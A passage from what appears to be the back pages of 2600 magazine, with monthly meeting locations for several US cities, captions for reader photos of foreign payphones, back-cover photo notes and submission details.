Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: Coffee Station, 9315 N Nevada (North Spokane). 6 pm

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Strange Foreign Payphones

Mali. At last we can say we have a payphone photo from Timbuktu. And here you can relax outside the phone booth as well as inside.

Photo by Stephen Rice

Thailand. Found in Chiang Mai in the north. This thing looks like a creature from The Terminator. Let's hope it's on our side.

Photo by swan

Peru. Apparently you can save a lot of time and expense by simply drilling phones into stone walls around here. These ones were found in a mountainous region.

Photo by Mark Jensen

India. This phone was seen in Bangalore. It's about as retro a look as we could ever hope for.

Photo by Larry Cashdollar

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos

Tom discovered our secret Walmart trailer parked in a loading zone in an undisclosed part of the country where there were signs all over proclaiming "Camera Use Prohibited." They really should know better, shouldn't they?

Found in Phoenix, Arizona by **David Jacobson**, who believes this institution's motto should read: "Be debt free and never have to pay for the credit charges that you make in the future. Hacker Financial can make it happen."

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).